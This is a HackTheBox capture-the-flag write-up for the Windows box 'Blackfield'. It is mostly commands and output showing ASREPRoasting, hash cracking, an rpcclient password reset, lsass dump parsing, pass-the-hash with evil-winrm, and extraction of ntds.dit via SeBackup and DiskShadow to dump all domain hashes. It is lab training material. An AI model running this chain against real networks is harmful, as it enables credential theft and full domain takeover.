Blackfield - Write-up - HackTheBox

noraj

2020-10-03

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Blackfield-write-up/

1.1 Box

- **Name:** Blackfield
- **Profile:** www.hackthebox.eu
- **Difficulty:** Hard
- **OS:** Windows
- **Points:** 40



Figure 1.1: Blackfield

2 Write-up

2.1 Overview

TL;DR:

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap smbclient impacket python-pypykatz evil-winrm
```

2.2 Network enumeration

Port & service discovery with nmap:

```
# Nmap 7.80 scan initiated Thu Sep 17 22:39:53 2020 as: nmap -sSVC -p- -oA nmap_full -v
↪  10.10.10.192
Nmap scan report for 10.10.10.192
Host is up (0.026s latency).
Not shown: 65527 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-09-18 03:48:25Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
↪  BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
↪  BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=9/17%Time=5F63CA20%P=x86_64-unknown-linux-gnu%r
```

```
SF:(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07ver
SF:sion\x04bind\0\0\x10\0\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h06m19s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-09-18T03:50:43
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 17 22:45:02 2020 -- 1 IP address (1 host up) scanned in 308.41 seconds
```

It seems we have here a domain controller with hostname DC01.

Edit `/etc/hosts` to add the local domain:

```
10.10.10.192 backfield.local
```

2.3 SMB enumeration

Let's find some some shares:

```
$ smbclient -L //10.10.10.192
Enter WORKGROUP\noraj's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

There are two non-default shares:

- forensic
- profiles$

One is not accessible but the other is:

```
$ smbclient //10.10.10.192/forensic
Enter WORKGROUP\noraj's password:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_ACCESS_DENIED listing \*
smb: \> ^C

$ smbclient //10.10.10.192/profiles$
Enter WORKGROUP\noraj's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jun  3 18:47:12 2020
  ..                                  D        0  Wed Jun  3 18:47:12 2020
  AAlleni                             D        0  Wed Jun  3 18:47:11 2020
  ABarteski                           D        0  Wed Jun  3 18:47:11 2020
  ABekesz                             D        0  Wed Jun  3 18:47:11 2020
  ABenzies                            D        0  Wed Jun  3 18:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 18:47:11 2020
  AChampken                           D        0  Wed Jun  3 18:47:11 2020
  ACheretei                           D        0  Wed Jun  3 18:47:11 2020
...
```

Those folders look like people's profile, but there are three folders not starting with an uppercase letter that doesn't look like a name.

- audit2020
- support
- svc_backup

We can save all profiles to a file:

```
$ printf %s 'dir' | smbclient //10.10.10.192/profiles$ '' | sed '1,3d;$d' | cut -d ' ' -f 3 -s
↪  > profiles.txt
```

As we know from nmap that the is Kerberos running, let's try ASREPRoast.

> The ASREPRoast attack looks for users without Kerberos pre-authentication required attribute (DONT_REQ_PREAUTH).

Ref. HackTricks - ASREPRoast

Then Impacket script `GetNPUsers` allow to check if Kerberos pre-auth is enabled for those accounts and extract their password hash:

```
$ GetNPUsers.py blackfield.local/ -usersfile profiles.txt -outputfile hash.txt -dc-ip
↪  10.10.10.192 -format john
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
...
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
...
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
...
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Only *support* had is hash extracted.

```
$ cat hash.txt
$krb5asrep$support@BLACKFIELD.LOCAL:149b486205f9a8d069335550278e2933$0bfbb61c0a3af8cce3d8cd7f6584f411d9a5ac405
```

Now we can crack it with John the Ripper:

```
$ john hash.txt -w=/usr/share/wordlists/passwords/rockyou.txt --format=krb5asrep-aes-opencl
$ john hash.txt --show
$krb5asrep$support@BLACKFIELD.LOCAL:#00^BlackKnight

1 password hash cracked, 0 left
```

2.4 RPC enumeration

We can know make use of the freshly discovered credentials to launch an authenticated RPC scan to find domain users.

```
$ rpcclient -U support -W backfield.local 10.10.10.192
Enter BACKFIELD.LOCAL\support's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[audit2020] rid:[0x44f]
user:[support] rid:[0x450]
user:[BLACKFIELD764430] rid:[0x451]
user:[BLACKFIELD538365] rid:[0x452]
...
user:[BLACKFIELD438814] rid:[0x584]
user:[svc_backup] rid:[0x585]
user:[lydericlefebvre] rid:[0x586]
```

We can see `lydericlefebvre`, a new account we didn't see earlier.

Now let's list the domain groups:

```
$ rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
```

Those are only default groups. Let's check info about the special accounts we have.

```
$ rpcclient $> queryuser 0x586
        User Name   :   lydericlefebvre
        Full Name   :   Lydéric aas. Lefebvre
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   @lydericlefebvre - VM Creator
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Thu, 01 Jan 1970 01:00:00 CET
        Logoff Time              :      Thu, 01 Jan 1970 01:00:00 CET
        Kickoff Time             :      Thu, 14 Sep 30828 04:48:05 CEST
        Password last set Time   :      Fri, 28 Feb 2020 23:33:36 CET
        Password can change Time :      Sat, 29 Feb 2020 23:33:36 CET
        Password must change Time:      Thu, 14 Sep 30828 04:48:05 CEST
        unknown_2[0..31]...
        user_rid :      0x586
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
```

I don't know if this will be useful later but we now known that `lydericlefebvre` could be able to create VM. There was nothing special about the other accounts.

2.5 Elevation of Privilege (EoP): from support to audit2020

In case our account is privileged we can try to change other account password. `chgpasswd` won't help us as it requires the old password. But `setuserinfo` doesn't.

```
rpcclient $> setuserinfo
Usage: setuserinfo username level password [password_expired]
result was NT_STATUS_INVALID_PARAMETER
```

The **level** is defined from USER_INFORMATION_CLASS.

```
rpcclient $> setuserinfo audit2020 23 Noraj123!

rpcclient $> setuserinfo svc_backup 23 Noraj123!
result: NT_STATUS_ACCESS_DENIED
result was NT_STATUS_ACCESS_DENIED

rpcclient $> setuserinfo lydericlefebvre 23 Noraj123!
result: NT_STATUS_ACCESS_DENIED
result was NT_STATUS_ACCESS_DENIED
```

2.6 Elevation of Privilege (EoP): from audit2020 to svc_backup

With support or unauthenticated we were not able to list the content of the *forensic* share but we can with audit2020. So let's dump all we can:

```
$ mkdir -p Shares/forensic
$ cd Shares/forensic
$ smbclient //10.10.10.192/forensic -U audit2020 -W blackfield.local Noraj123!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 14:03:16 2020
  ..                                  D        0  Sun Feb 23 14:03:16 2020
  commands_output                     D        0  Sun Feb 23 19:14:37 2020
  memory_analysis                     D        0  Thu May 28 22:28:33 2020
  tools                               D        0  Sun Feb 23 14:39:08 2020

                7846143 blocks of size 4096. 4156574 blocks available
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
```

PS: a more clever approach would be to avoid dumping `tools/` which will take a lot of time and space for generic binaries we do not need.

In `memory_analissy` there is a `lsass` dump.

```
$ cd memory_analysis
$ unzip lsass.zip
Archive:  lsass.zip
  inflating: lsass.DMP
```

Then we can use **pypykatz**, Python implementation of Mimikatz, to try to dump hashes from here.

```
$ pypykatz lsa minidump lsass.DMP > lsass_dump.txt
INFO:root:Parsing file lsass.DMP
```

So we obtained those two SHA1 hashes:

```
svc_backup:463c13a9a31fc3252c68ba0a44f0221626a33e5c
Administrator:db5c89a961644f0978b4b69a4d2a2239d7886368
```

And NT hashes:

```
svc_backup:9658d1d1dcd9250115e2205d9f48400d
Administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62
```

We can use evil-winrm to make a pass the hash (PtH) authentication and gain PowerShell acess:

```
$ evil-winrm -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d -i 10.10.10.192

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> gc ../Desktop/user.txt
0d1d70d4c5439a332577fcbc2bcbed15
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

2.7 Elevation of Privilege (EoP): from svc_backup to root

Let's check what we can do with this account:

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> net user svc_backup
User name                    svc_backup
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/23/2020 10:54:48 AM
Password expires             Never
Password changeable          2/24/2020 10:54:48 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/20/2020 9:38:19 PM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Our account have way to much power!

> *SeBackup* & *SeRestore* privileges (from the *Backup Operators* group) allow us to set permissionand ownership on each file & folder.

References:

- DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction, by bohops, March 26th 2018

- show me your privileges and I will lead you to SYSTEM, by Andrea Pierini at Hack in Paris, June 19th 2019

Normally we shouldn't be able to access ntds.dit (Active Directory database) but since *SeBackup* & *SeRestore* privileges let us set any permission on any file we will be able to fix that.

Let's auto-gives us full control on `ntds.dit`.

```
$ntds_file = "C:\Windows\NTDS\ntds.dit"
$acl_ntds = Get-Acl $ntds_file
$domain = "blackfield.local"
$account = "svc_backup"
$access_rule = New-Object Sys-
↪   tem.Security.AccessControl.FileSystemAccessRule("$domain\$account","FullControl","Allow")
$acl_ntds.SetAccessRule($access_rule)
$acl_ntds | Set-Acl $ntds_file
```

```
Get-acl $ntds_file | select -expand accesstostring
BLACKFIELD\svc_backup Allow  FullControl
NT AUTHORITY\SYSTEM Allow  FullControl
BUILTIN\Administrators Allow  FullContro
```

Now we'll use `DiskShadow` to make a shadow copy of the ntds.

> DiskShadow.exe is a tool that exposes the functionality offered by the Volume Shadow Copy Service (VSS). By default, DiskShadow uses an interactive command interpreter similar to that of DiskRaid or DiskPart. DiskShadow also includes a scriptable mode.
>
> Microsoft Docs

Let's prepapre the copy script (`diskshadow.txt`) to run `DiskShadow` in script mode.

```
set context persistent nowriters#
add volume c: alias noraj#
create#
expose %noraj% x:#
exec "cmd.exe" /c copy x:\windows\ntds\ntds.dit c:\Users\svc_backup\Videos\ntds.dit#
delete shadows volume %noraj%#
reset#
```

Then we can use evil-winrm native upload feature.

```
*Evil-WinRM* PS C:\Users\svc_backup\Videos> upload
↪   /home/noraj/CTF/HackTheBox/machines/Blackfield/diskshadow.txt
Info: Uploading /home/noraj/CTF/HackTheBox/machines/Blackfield/diskshadow.txt to
↪   C:\Users\svc_backup\Videos\diskshadow.txt
```

```
Data: 268 bytes of 268 bytes copied

Info: Upload successful!
```

And then call `DiskShadow`.

```
*Evil-WinRM* PS C:\Users\svc_backup> diskshadow.exe /s
↪  C:\Users\svc_backup\Videos\diskshadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  9/21/2020 12:12:50 AM

-> set context persistent nowriters
-> add volume c: alias noraj
-> create
Alias noraj for shadow ID {eef6f0be-3c60-4e69-985d-3bc400a24ff1} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {12b5d80f-4368-4727-a02b-1b22f5e020ef} set as
↪  environment variable.

Querying all shadow copies with the shadow copy set ID {12b5d80f-4368-4727-a02b-1b22f5e020ef}

        * Shadow copy ID = {eef6f0be-3c60-4e69-985d-3bc400a24ff1}               %noraj%
                - Shadow copy set: {12b5d80f-4368-4727-a02b-1b22f5e020ef}
↪  %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{351b4712-0000-0000-0000-602200000000}\
↪  [C:\]
                - Creation time: 9/21/2020 12:12:51 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %noraj% z:
-> %noraj% = {eef6f0be-3c60-4e69-985d-3bc400a24ff1}
The shadow copy was successfully exposed as z:\.
-> exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\Users\svc_backup\Videos\ntds.dit

The script file name is not valid.

EXEC <file.cmd>
        Execute a script file on the local machine.
        This command is used to duplicate or restore data as part of
        a backup or restore sequence.
```

As I got issues with the `exec` command I manually copied the file afterward:

```
*Evil-WinRM* PS C:\Users\svc_backup\Videos> cp x:\windows\ntds\ntds.dit .
```

Then we can also dump the SYSTEM hive:

```
*Evil-WinRM* PS C:\Users\svc_backup\Videos> reg save hklm\system system.hive
```

Again, we can use evil-winrm native download feature.

```
*Evil-WinRM* PS C:\Users\svc_backup\Videos> download ntds.dit
↪  /home/noraj/CTF/HackTheBox/machines/Blackfield/ntds.dit
Info: Downloading C:\Users\svc_backup\Videos\ntds.dit to
↪  /home/noraj/CTF/HackTheBox/machines/Blackfield/ntds.dit


Info: Download successful!


```default

Finally we can use `secretsdump` from Impacket to extract the hashes.

```default
$ secretsdump.py -ntds ntds.dit -system system.hive LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:65557f7ad03ac340a7eb12b9462f80d6:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:c95ac94a048e7c29ac4b4320d7c9d3b5:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
...
```

Again a PtH using evil-winrm with Administrator account.

```
$ evil-winrm -u Administrator -H 184fb5e5178480be64824d4cd53b99ee -i 10.10.10.192

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> gc ../Desktop/root.txt
511fa0e63117cc3e746a523d0b5fd0b8
```